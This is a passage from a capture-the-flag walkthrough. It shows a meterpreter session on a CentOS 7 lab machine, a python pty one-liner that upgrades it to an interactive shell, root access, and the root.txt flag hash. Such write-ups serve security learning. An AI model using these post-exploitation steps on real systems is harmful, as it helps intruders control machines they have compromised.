OS           : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

We have got meterpreter access….

➢ Step 5:


Now we have meterpreter access so up next we will get shell first for that we will use python command



```
meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : CentOS 7.9.2009 (Linux 3.10.0-1160.114.2.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > shell
Process 23234 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
[root@localhost profile]# cd root
```

We get direct root access

Now let search for flag in root directory



```
[root@localhost profile]# cd /root
cd /root
[root@localhost ~]# ls
ls
anaconda-ks.cfg  root.txt  scripts
[root@localhost ~]# cat root.txt
cat root.txt
4c65ad00dd8dbe9e4106511880ac438e
```

We got our Root flag and this CTF solved …….

This CTF is also made by Founder of Nixsecura Institute Mrs. Imran Khatib Sir.